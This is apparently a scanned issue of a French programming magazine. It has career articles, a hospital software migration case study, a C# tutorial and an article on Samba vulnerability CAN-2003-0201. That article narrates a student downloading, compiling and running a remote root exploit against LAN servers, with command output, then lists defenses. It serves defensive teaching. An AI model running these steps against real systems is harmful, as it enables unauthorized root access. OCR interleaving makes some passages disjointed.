"Tous les consultants ont entre 5 à 6 ans d'expérience et travaillent à des fonctions d'expertise technique ou de chef de projet technique, explique Gilles Mergoïl, directeur général de Neoxia. L'expérience est indispensable pour assumer ces fonctions. Un chef de projet doit avoir la capacité de valider l'adéquation des choix techniques d'un projet avec les exigences fixées par l'utilisateur. Il est indubitablement le garant technique de la réussite du projet. Il doit également responsabiliser ses développeurs. Il intervient sur la composition même de l'équipe, la réaffectation du rôle de ses membres, peut prendre la décision de dispenser de la formation, de l'achat d'outil ou le réaménagement du planning : il transmet ces informations avec une grille de décision (les faits et leur analyse en termes de risque, de coût, de gains... Tous les éléments qui permettent la prise de décision par le manager."

Il n'existe donc pas de diplôme proprement dit de Chef de Projet Informatique. Comptez en moyenne entre trois et cinq ans, pour évoluer vers une fonction de chef de projet.

Evolution professionnelle : de réelles possibilités

Selon les responsabilités, l'expérience et l'ancienneté, la rémunération d'un chef de projet informatique varie généralement entre 35 et 40 Keuros (230 et 260 KF) pour un Chef de Projet junior, et

Histoire d'un parcours classique...chez Aston

Les chefs de projet sont généralement issus d'écoles d'ingénieurs ou équivalent Bac +5. Ils entrent chez Aston comme ingénieur d'études (2 ans), puis évoluent comme ingénieur de conception (2 ans) avec l'appréhension de la relation client et la gestion des équipes, ce qui leur permet



Christine Sainjon, consultante RH chez Aston

"Le chef de projet doit savoir anticiper les risques et capitaliser sur ses expériences"

d'aborder le poste de chef de projet junior. Pendant environ deux ans, ils font du reporting auprès du directeur de projet, pour gagner petit à petit en autonomie sur la conduite d'un projet de A à Z. L'évolution classique est le poste de directeur de projet, de consultant avant-vente ou encore de responsable de filières au niveau de la formation, voire des postes de managers. "Beaucoup d'ingénieurs qui sortent d'école seront CP à terme, explique Christine Sainjon, consultante RH chez Aston. Il existe cependant toute une population très technique ne souhaitant pas faire de l'encadrement. Chez nous, les postes de chef de projet sont beaucoup plus fonctionnels que techniques". Un poste qui fait rêver ? " Il est vrai que lorsque j'ai en entretien des jeunes diplômés, ce poste est entrevu comme une évolution recherchée."

de 60 Keuros (400KF) pour un Chef de Projet confirmé. Une partie variable complète parfois le fixe. Après quelques années d'exercice du métier, la fonction offre de réelles possibilités. L'évolution classique est de passer d'ingénieur d'études (IE) à ingénieur concepteur (IC) puis à chef de projet. La question du poste suivant est moins évidente, tout dépend des opportunités mais aussi des compétences. Le poste de directeur de projet peut être envisagé après une expérience confirmée de chef de projet. Il est également possible de s'orienter vers un poste de consultant qui apportera son aide sur les projets en cours, que ce soit en interne ou auprès des clients, où encore vers un poste de manager pour de l'encadrement pur et dur, avec parfois une casquette de directeur de projet. Les postes en avant-vente ne sont pas exclus, l'aspect d'encadrement disparaît alors au profit de l'aide à la rédaction de la proposition commerciale. Sans compter qu'il est possible de faire carrière chez le client à des postes stratégiques. Selon Gilles Mergoïl, "ce sont finalement les opportunités au sein de l'entreprise qui permettent de faire émerger quelqu'un et de mettre en avant une vraie compétence."

Au fil du temps, la fonction de chef de projet a pris de l'ampleur, avec un rôle " plus business " comme l'expliquent certains responsables du recrutement. Anticiper les besoins futurs du client et pouvoir positionner la société sur de nouveaux projets, telles sont les nouvelles attributions d'un chef de projet accompli. ■

" Un aboutissement naturel "

A la sortie de son école d'ingénieur spécialisée en électronique et informatique, Stéphane Thibaudeau entame un stage de 6 mois en entreprise chez SQLI. A la suite de ce stage, il est embauché par cette entreprise comme analyste programmeur, ce qui lui permet de travailler sur différents projets de 1999 à 2001. En février 2001, il devient chef de projet. Si le périmètre de ses fonctions varie au fil des missions, deux aspects la caractérisent invariablement : un côté fonctionnel avec la maîtrise de la relation client, la définition de ses besoins, sans compter la capacité d'encadrement d'une équipe de développeurs et un côté technique où il s'agit de définir les solutions à utiliser pour mener à bien le projet. Selon lui, il s'agit à la fois de faire du fonctionnel tout en gardant la main dans le domaine technique. Un excellent relationnel avec le client ou les collaborateurs, ainsi qu'une bonne faculté d'analyse sont ainsi des atouts pour embrasser la fonction de chef de projet. Quant à son avenir, il l'envisage plutôt sous l'angle fonctionnel comme directeur de projet, manager ou consultant. S'il devait donner un conseil aux jeunes diplômés ce serait sans conteste celui de ne pas se focaliser sur la seule ambition de devenir chef de projet, qui reste avant tout un aboutissement naturel.



Stéphane Thibaudeau, chef de projet chez SQLI
"C'est un poste à responsabilités, qui requiert beaucoup de rigueur"

Gestion humaine

Hubert Penet est issu d'une école d'ingénieur spécialisée dans l'électronique et l'informatique. Il entame son parcours professionnel en 1994 par une expérience dans le monde du réseau, pour



Hubert Penet, chef de projet technique chez Homsys Group
"Le développement : une expérience forte pour devenir chef de projet"

une société axée sur de l'intégration et du développement. En 1998, il rejoint Homsys Group où, depuis 4 ans, il exerce la fonction de chef de projet technique en environnement de plate-forme

de production. Dans un milieu en très forte évolution technique, ses fonctions sont constituées d'une composante architecture et d'une casquette de chef de projet technique. Son expérience dans le développement lui a beaucoup servi. Selon lui, avoir des notions et compétences fortes dans les deux domaines, réseau et système d'information, est un atout de taille. " Je n'encadre pas directement des équipes mais dans le cadre de ma mission vis à vis de mon client je suis donneur d'ordre vis à vis d'autres équipes en interne ", explique-t-il. Quant à son évolution future, il n'a pas encore tranché. A ce jour, il privilégie cependant la voie technique. Son conseil : garder à l'esprit que la gestion humaine est sans conteste plus complexe que l'aspect technique. ■

...et après ?

Après un Deug A et un DUT en 1994, Pierre Canu passe une MIAGE (maîtrise d'informatique appliquée à la gestion en entreprise) tout en effectuant son apprentissage à l'aérospatiale au service des Méthodes. Parallèlement, il obtient un diplôme d'ingénieur maître (bac+4) et, lors de son service militaire, est pendant 12 mois ingénieur du contingent. En 97, il est embauché chez Aston comme ingénieur d'études. Au sein d'une équipe projet, il effectue du développement, ainsi que des tâches de maintenance, pendant près de 6 mois. Il devient ensuite ingénieur concepteur, touchant ainsi à des fonctions d'encadrement.



Pierre Canu, chef de projet chez Aston. "Le chef de projet est le garant du projet d'un client"

Après un an et demi à ce poste, il part établir un cahier des charges sur un autre projet. Il passe alors chef de projet sur ce dernier. Cette nouvelle fonction embrasse un périmètre de responsabilité plus large : le garant du projet de son client. Il est le responsable de la qualité du logiciel, des délais et de la documentation, en veillant qu'elle soit livrée en temps et en heure avec le logiciel. En interne, il doit gérer les projets en effectuant des suivis, en révisant semaine après semaine leur avancée, en contrôlant les objectifs en termes de délais, de qualité, sans compter le management de son équipe. La trentaine et quelques années d'expérience derrière lui le plongent dans une phase d'introspection, pour déterminer quelle sera la suite de ses fonctions : directeur de projet, manager, consultant... Le choix s'affirmera de lui-même.

CHU de Montpellier : Migration en ASP et Java...

La médecine et Montpellier, c'est une histoire d'amour vieille de plus de 850 ans ! La faculté de médecine est née aux alentours de 1137. Il s'agit de la plus ancienne faculté de médecine du monde occidental ! Aujourd'hui, ce grand centre hospitalier français continue sa mutation. Un de ses applicatifs " sensibles " a subi une migration profonde.

Pour bien comprendre l'intérêt de l'application

concernée, il est nécessaire de décrire rapidement le fonctionnement du CHU de Montpellier. Ce centre hospitalier est une fourmilière de quelque 9 000 employés. La demande en matériel et médicaments est donc très forte et nécessite une solide organisation. Le CHU est découpé en unités fonctionnelles ou UF. Chaque UF se spécialise dans un domaine. Pour gérer les commandes,


stocks, approvisionnements, le CHU a mis en place un logiciel dédié : le Système de Demandes internes et de Traçabilité (SDT Module Principal), fonctionnant sous Windows. Les demandes sont saisies par un lecteur optique. Les données sont ensuite lues et traitées par le logiciel. Avec la croissance des demandes et des utilisateurs et son mode de fonctionnement en client / serveur, il devenait vital de migrer l'applicatif. Le CHU a confié ce travail au Groupe SQLi. Catherine Canto, responsable adjointe du secteur Gestion des recettes, des achats et de la logistique, au sein du service Informatique du CHU de Montpellier, résume parfaitement le choix : " Nous avons retenu pour ce projet le Groupe SQLi, pour trois raisons principales : d'une part son expertise en matière de migration technologique, d'autre part, pour une ques-

tion de budget et enfin pour son réel professionnalisme. Aujourd'hui l'application est très fiable, et parfaitement adaptée en termes d'ergonomie, à ses utilisateurs....".

Situation avant la migration

Cette migration technologique est triple : intranet, Java, pages ASP. Il fallait assurer la fiabilité, l'ergonomie et la rapidité. L'application avait été développée en mode client/serveur, avec l'environnement PowerBuilder. La lecture optique est assurée par une application tierce écrite en C. La partie base de données était supportée par une base Oracle 7. Les requêtes SQL étaient stockées dans le datawindow de PowerBuilder.

Le fonctionnement de l'architecture est très simple. Chaque UF possède une armoire, contenant des casiers. Chaque casier possède une étiquette dotée d'un code barre. Lorsqu'un casier est vide, le responsable retire l'étiquette du casier et la dépose sur un tableau. Là, elle est scannée par un lecteur optique. Les données sont récupérées sur des PC, équipés d'une borne de connexion. C'est là qu'intervient la petite application écrite en C. Ce programme génère un fichier plat. L'application PowerBuilder lit le fichier et génère un nouveau fichier utilisable par les unités de stockage, via un progiciel (TradeExpress).



La solution proposée

Pour faire migrer l'applicatif vers une nouvelle plate-forme technique plus pérenne, il fut décidé d'utiliser des technologies éprouvées : ASP pour l'interface, applet Java pour la partie lecture optique. Un gros travail était à faire sur l'interface graphique, réalisé en HTML 4. Transformer une interface PowerBuilder en interface Web n'est pas

chose simple. La partie base de données conservait Oracle mais en migrant de la version 7 en version 8.1. Pour une partie des impressions, la technologie PDF (via les librairies FOP) fut adoptée. D'autre part, il fallait aussi prendre en considération l'usage de Netscape 4.7 comme navigateur sur les postes et donc éviter les tags incompatibles.

La nouvelle architecture applicative

Le CHU pour cette application est donc passé d'un classique client / serveur à une application intranet, s'appuyant sur la technologie ASP de Microsoft et le langage Java pour créer plusieurs applets. La base de données reste de l'Oracle, mais en version 8.1.x, tournant

sous AIX. Le serveur Web est un IIS sous Windows 2000 Server, hébergeant aussi les applets et les composants PDF. Pour les postes clients, l'ancienne architecture est conservée. Il y a les postes " utilisateurs " et les postes logistiques.


Une nouvelle méthode pour les requêtes SQL

Jusqu'à présent pour traiter SQL, l'application du CHU utilisait le module DataWindow de PowerBuilder. Dans le cadre de la migration, il a été décidé de mettre en place des procédures stockées. Selon Gilles Amal (chef de projet - SQLi), cela a plusieurs avantages en termes de performances. L'analyse syntaxique est déjà faite. L'application dispose d'un SQL pré-compilé. L'application n'a donc plus à s'en occuper. Précédemment, le programme devait vérifier la requête (intégrité, entrée / sortie, etc.). Côté administration, cela simplifie quelque peu le travail. Mais surtout cela permet, comme le précise le chef de projet SQLi, de " séparer l'interface et la partie traitement".

Il y avait d'autres éléments à prendre en compte : l'impression et le lecteur optique. Pour ce dernier, une applet Java a été mise en place pour récupérer, traiter et générer le format adéquat lu par TradeExpress. L'impression de l'ancienne version proposait des états évolués, impossible de ne pas être au moins à niveau. Or, l'impression Web n'est pas une chose évidente à réaliser. Il a donc été décidé de générer à la volée des documents PDF. Pour ce faire : les librairies FOP. Il fallait aussi imprimer des étiquettes à code barre. Cette tâche est elle aussi dédiée à une applet.

Un planning court

Le projet débute en juin 2002. L'été 2002 fut très chargé : une première partie dédiée à la conception, une seconde partie occupée au



développement (moins de deux mois). Le projet est lancé en septembre 2002. Ensuite, viennent plusieurs étapes de validation au sein du CHU : mise en ordre de marche, vérification aptitude, vérification de service régulier et enfin la phase de garantie. Mi-juin 2003, le projet passera en TMA. Le CHU a mis en place une méthode de validation qui lui est propre pour les logiciels.

La réalisation du projet a mobilisé peu de monde. Le " noyau dur " était constitué de deux personnes côté SQLi : un ingénieur et un chef de projet, et autant du côté CHU. D'autres personnes sont intervenues ponctuellement durant le projet. Pour la partie graphique de l'intranet, un Designer Web s'est occupé de définir les pistes graphiques.

■
François Tonic

Les failles Samba ne font pas danser les administrateurs !

SAMBA est parfois montré en exemple de sécurité. Or, cet outil n'est pas aussi bien sécurisé qu'il n'y paraît. La dernière faille Samba le démontre, avec un débordement de tampon malicieux. Si vous avez Samba installé sur vos serveurs, lisez attentivement cet article.



L'équipe de développement de Samba

Pour mémoire, Samba permet aux utilisateurs Windows d'employer les services de partage de fichiers et d'impression d'une machine Linux. Un serveur Samba tire parti du protocole SMB (Server Message Block) pour permettre à des clients Windows d'accéder à des fichiers partagés sur un serveur Linux.

SMB est une variante du protocole "LAN Manager" TCP/IP. Les clients s'échangent des requêtes SMB grâce à la couche NetBios (Network Basic Input/Output System) implémentée au dessus de TCP/IP. Depuis la version Samba 2.0.3 une machine Linux peut se substituer à un serveur Windows, ou choisir de faire partie d'un domaine Windows.

Samba est-il plus sécurisé que Windows ? A priori "oui". À priori seulement, la liste des failles est longue. Une des dernières en date (avril 2003, "CAN-2003-0201" <http://www.cve.mitre.org/>) est très spectaculaire.

Le scénario de l'attaque

Il est 12h10, le lundi 5 mai 2003, tout est calme dans la salle informatique. Professeurs et élèves sont partis déjeuner, mais quelques irréductibles restent scotchés à

leur écran. Un étudiant est en train de se connecter à l'Intranet depuis une machine libre. Il peut accéder à Internet depuis ce poste (Linux) à partir duquel il peut également compiler un code source. Cet individu commence par télécharger le code source C "sambal.c" :

```
[/home/intrus]# mkdir sambal
[/home/intrus]# cd sambal
[/home/intrus]# wget http://www.trusteddebian.org/sambal.tar.gz
--12:10:22-- http://www.trusteddebian.org/sambal.tar.gz
=> `sambal.tar.gz'
Connecting to www.trusteddebian.org:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 17,160 [application/x-tar]

OK -> ..... [100%]

12:10:22 (136.24 KB/s) - `sambal.tar.gz' saved
[17160/17160]
http://www.trusteddebian.org/sambal.tar.gz
```

Puis le décompresse, et le compile :

```
[/home/intrus]# tar xzf sambal.tar.gz
[/home/intrus]# gcc sambal.c -o sambal
```

Ensuite, il scanne le réseau à la recherche d'un serveur Samba :

```
[/home/intrus]# ./sambal-b 0 -S 192.168.0.
samba-2.2.8 < remote root exploit by eSDee
(www.netric.org|be)
-----
+ Scan mode.
+ [192.168.0.1] Windows
...
+ [192.168.0.22] Samba
...
+ [192.168.0.24] Windows
+ [192.168.0.25] Samba
...
+ [192.168.0.29] Samba
...
```

Et lance une attaque sur le premier serveur rencontré :

```
[/home/intrus]# ./sambal-b 0 192.168.0.22
samba-2.2.8 < remote root exploit by eSDee
(www.netric.org|be)
-----
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
-----
*** JE MOET JE MUIL HOUWE
Linux debian 2.4.18-bf2.4 #1 Mon May 5 12:14
:25 CEST 2003 i586 unknown
uid=0(root) gid=0(root) egid=65534(nogroup)
groups=65534(nogroup)
ps -fax
```



Bad syntax, perhaps a bogus '?'

PID	TTY	STAT	TIME	COMMAND
6 ?		SW	0:03	[kupdated]
5 ?		SW	0:00	[bdflush]
4 ?		SW	0:18	[kswapd]
...				
194 ?		S	0:01	/usr/sbin/nmbd -D
196 ?		S	0:00	/usr/sbin/smbd -D
783 ?		S	0:00	_ /usr/sbin/smbd -D
786 ?		S	0:00	_ /bin//sh
789 ?		R	0:00	_ ps -fax
...				

Comme on peut le constater "l'exploit" a réussi. L'intrus a effectivement ouvert un SHELL (pid 786) avec les droits de super utilisateur "root". Quelques minutes plus tard, il a téléchargé et installé sa propre porte d'entrée ("back-door") qui est constituée par un module noyau (baptisé "root-kit"). Puis il ajoute un "sniffer", qui reniflera en son absence les noms des utilisateurs et leurs mots de passe. Il peut maintenant effacer ses traces et se déconnecter.

Les leçons à tirer... Du côté du poste client

Comment ne pas en arriver là ? Disons le tout net : en passant du temps à sécuriser son réseau.

Examinons cela de plus près. D'abord, le fait que l'élève se connecte depuis une machine où il sera capable de compiler, ne représente pas vraiment une erreur en soi de l'administrateur. En effet, au lieu de compiler directement le code source il aurait pu tranquillement télécharger un exécutable. De plus, si l'étudiant suit des cours en informatique il semble légitime qu'il puisse compiler. Limiter l'accès à Internet est un mal souvent nécessaire, mais ce n'est pas pour autant résoudre le problème. Néanmoins, avec un logiciel comme SquidGuard (ou DansGuardian) vous pouvez interdire l'accès à des sites "au contenu sensible" ("crack, hack, warez", etc). Vous pouvez aussi obliger les étudiants à s'identifier avant d'accéder à Internet (ce qui peut se réaliser de manière automatisée avec ident) et par cette technique conserver une trace de leurs téléchargements.

Evidemment si l'accès au lecteur de disquettes est autorisé, tout ceci ne servira à

Tracez vos utilisateurs

Vous pouvez faire en sorte que la trace log du serveur passerelle renseigne l'adresse IP et le nom de l'utilisateur. Vous devez d'abord configurer un "proxy transparent", obligeant les requêtes http à aboutir sur la passerelle. Ensuite, vous devez configurer le proxy squid et plus précisément le fichier /etc/squid/squid.conf, en lui ajoutant simplement les lignes :

```
acl names ident root admin
http_access allow names localsrc
http_access deny names
```

Enfin, pour un poste Linux il existe le démon pidentd que vous trouverez à l'adresse : <http://www.lysator.liu.se/~pen/pidentd/>

Pour Windows 95, 98 ou ME vous devez surfer à l'URL <http://identd.sourceforge.net/>.

Vous devrez modifier la base des registres. (HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run sous Windows 95 en lui indiquant comme clé le chemin d'accès de identd ; ou HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices sous Windows 98).

Pour NT, Windows 2000 et XP il vous faudra aller à l'adresse <http://freeware.teledanmark.no/identd/>. Ici le serveur identd s'installe comme un service. Cela fonctionne aussi avec Windows XP.

rien, car l'exécutable ou son fichier source ne pèse pas plus de 35 Ko...

Du côté de la passerelle et/ou du serveur Samba

Vérifiez l'utilisation effective du service SMB. Si vous ne l'utilisez pas ou très rarement, désactivez-le. Empêchez la compilation sur une machine sensible. Le serveur passerelle SME (clone REDHAT) ne propose pas les outils de compilation par défaut, précisément pour cette raison. Mais vous êtes du coup, tributaire de l'installation de binaires, via la commande rpm pour un processeur cible bien déterminé. En principe, une machine sécurisée ne doit pas comporter de possibilité de charger des modules. Le kernel sera recompilé dans ce sens : pas de modules noyaux externes, l'ensemble de pilotes devant faire partie du noyau recompilé. De cette manière vous serez moins sensibles à l'installation d'un "root-kit". Un logiciel de vérification d'intégrité (Tripwire, Aide, etc.) vérifiera les empreintes de chaque fichier binaire. Mais si jamais un intrus parvient quand même à s'infiltrer, vous pourrez en recalculant les sommes de contrôles, repérer les changements qu'il aura effectués.

Sambal exploite un BOF (buffer overflow) situé à la ligne 250 du fichier /source/

smbd/trans2.c. Et plus précisément la fonction affectée est "call_trans2open" :

```
namelen = strlen(pname)+1;
strncpy(fname,pname,namelen);
```


Une parade universelle ?

Il n'existe pas de solution miracle. La première barrière est celle du programmeur lui-même. Il doit prendre conscience du problème du dépassement de tampon, en codant "plus soigneusement". Par exemple en indiquant :

```
strncpy(fname,pname,MIN(namelen, sizeof(fname)-1));
```

Sinon, sans modifier les programmes vulnérables, il existe des contre-mesures assez efficaces mais attention, elles sont toutes contournables (lire à ce sujet <http://www.phrack.org/phrack/58/p58-oxo4>).

Citons dans le désordre et sans être exhaustif, **Openwall** (<http://www.openwall.com/>), un patch apportant au noyau Linux de nouvelles fonctionnalités de sécurité, dont une des options consiste à rendre la pile du noyau non exécutable. Le patch d'Openwall offre d'autres protections intéressantes, non liées à l'exploitation de débordements. Si vous ne voulez pas recompiler votre noyau, il existe aussi **libsafe** (<http://www.gnu.org/directory/security/net/libsafe.html>) qui intercepte les appels de la libc en effectuant un test



Common Vulnerabilities and Exposures "CAN-2003-0201"

anti-débordement. L'idée est, non pas de patcher la libc, mais bien d'intercepter les appels. Libsafe est donc chargée avant la libc (LD_PRELOAD) et se comportera comme un "wrapper", c'est-à-dire en appelant les fonctions de la libc, à la condition qu'il n'y ait pas de dépassement de tampon. Evidemment libsafe ne produira aucun effet sur les logiciels liés statiquement...

PaX (<http://pageexec.virtualave.net/docs/>) est

un patch appliqué au noyau qui, non seulement rend la pile non exécutable, mais aussi le tas (heap). Il rendra les adresses variables en mémoire des fonctions de la libc, ce qui rend l'écriture d'exploits bien plus difficile (en fait il "brouille" les adresses des fonctions de la libc qui pourraient servir de références de saut). PaX est un patch quasi indispensable concernant les serveurs sensibles (mais attention à la perte de performance).

Ce n'est pas tout, **grsecurity** (<http://www.grsecurity.net>) est un patch cumulatif regroupant les fonctionnalités d'Openwall et de PaX. Celui-ci existe pour la série des noyaux 2.4 :

```
apt-cache search kernel-patch | sort | grep "^kernel-patch" | grep "2.4"
kernel-patch-2.4-grsecurity - grsecurity kernel patch - OpenWall based 2.4.x security patch
...
```

Notez pour les utilisateurs DEBIAN l'excellente initiative **TrustedDebian** (<http://trusteddebian.org>) qui utilise notamment PaX pour sécuriser cette distribution. Enfin **Immunix** est une distribution dérivée de la RedHat, qui utilise le compilateur StackGuard à la place de gcc, pour se prémunir d'une attaque par débordement (<http://www.immunix.org/>).

Mise en garde !

Si PaX est installé, l'attaque transzopen() de Sambal échouera. Cependant, vous n'avez pas la certitude qu'une telle "rustine" sera suffisante dans tous les cas ! En matière de sécurité rien n'est à prendre à la légère. N'oubliez jamais que plus le niveau de sécurité atteint est élevé plus la convivialité est moindre. A vous de décider jusqu'où vous êtes prêts à aller, sans pour autant rendre votre système inutilisable...

Xavier Leclercq



SPÉCIAL 5^e ANNIVERSAIRE

Recevez gratuitement

CodeChargeStudio

l'outil RAD Web

Bénéficiez d'une remise exceptionnelle sur le prix de l'abonnement : 36,45 € au lieu de 45 €, prix normal. Cela représente 29 € d'économie par rapport au prix de vente au numéro, soit 45% !

RESERVE
aux 100 premiers
abonnés

Mais nous avons décidé d'aller plus loin, grâce à l'éditeur YesSoftware et son distributeur Kapitec Software, en vous **offrant un exceptionnel outil de développement professionnel : Code Charge Studio version 2.0, vendu 499,95 €**



Pour en savoir plus sur CodeCharge Studio : http://www.kapitec.com/Produits/CodeCharge/fr/codecharge_stu.htm

ABONNEZ VOUS IMMEDIATEMENT : voir coupon page 81




Licence du logiciel offerte par l'éditeur - RESERVE aux 100 premiers abonnés inscrits, à réception du règlement de leur abonnement - L'opération est gérée par KAPITEC Software. Les licences seront livrées par voie électronique sous 2 semaines, à réception de la demande dûment enregistrée par l'éditeur YesSoftware. www.programmez.com



Un éditeur de texte en C#

Au cours de cette initiation à la programmation Windows avec C#, nous avons appris à manier séparément de nombreux composants. Nous sommes maintenant suffisamment outillés pour nous lancer dans l'écriture d'une "vraie" application : un petit éditeur de texte.

Programmer Windows avec C#, c'est comme la cuisine. On accommode ensemble plusieurs ingrédients ou composants de base. C'est ainsi qu'en utilisant conjointement les composants que nous avons découverts les fois précédentes, nous sommes aujourd'hui capables d'écrire un petit éditeur de texte à la manière de Notepad ou de Wordpad, livrés avec Windows. Nous nous sommes déjà adonnés à cet exercice dans Programmez! N°37. À l'époque, il fallait coder à la dure, en C. Avec C# tout est plus simple, car les classes encapsulent les fonctionnalités des contrôles natifs de Windows et dispensent de se préoccuper de la gestion à un bas niveau. Ainsi, la classe TextBox est une enveloppe autour du contrôle d'édition natif de Windows.

Le contrôle d'édition

Nous avons découvert celui-ci en passant, lorsque nous avons construit une boîte de dialogue. Ce contrôle, encapsulé en C# par la classe System.Windows.Forms.TextBox est un peu comme un couteau suisse. Il sert à tout. Nous l'avons utilisé pour saisir une ligne de texte unique. Il est possible de s'en servir aussi pour la saisie de mot de passe. On utilise pour cela deux de ces propriétés :


Propriétés	Description
PasswordChar	Par défaut, cette propriété vaut 0 et dans ce cas, le TextBox se comporte de façon classique. On affecte cette propriété du caractère (habituellement '*') destiné à masquer les saisies de l'utilisateur.
CharacterCasing	Il est parfois pertinent de convertir la saisie d'un mot de passe en minuscules ou majuscules. C'est le rôle de cette propriété.

CharacterCasing est un type énuméré comme suit :

Membre	Désignation
Normal	La saisie de l'utilisateur est conservée telle quelle. C'est le comportement par défaut
Upper	Le texte saisi est converti en majuscules
Lower	Le texte saisi est converti en minuscules.

Tout ceci est très simple et nous le mettons en application, en modifiant un exemple du numéro 52 (figure 1). Voici un extrait du code complet que vous trouverez sur le Cd-Rom accompagnant la revue :

> Figure 1: Un textBox se transforme aisément en zone de saisie de mot de passe.




```
// Mettre en place le TextBox
tb = new TextBox();
tb.Parent = this;
// On transforme le TextBox en
// zone de saisie de mot de passe
tb.PasswordChar = '*';
tb.CharacterCasing = CharacterCasing.Upper;
tb.Focus();
// etc...
```

Une édition multi-ligne

Le contrôle d'édition de Windows ne se limite pas à la saisie d'une ligne unique de texte, mais permet de travailler également en mode multi ligne. La classe TextBox le permet aussi tout naturellement. Pour cela il faut et il suffit de mettre à true la propriété correspondante.

Ceci posé, il convient que notre TextBox emplisse toute la zone client de sa fenêtre parent, même lorsque l'utilisateur redimen-



> Figure 2: Un exemple d'arrimage à gauche.

> Figure 3: Un exemple d'arrimage en bas. Il est clair que la hauteur par défaut du contrôle reste inchangée.

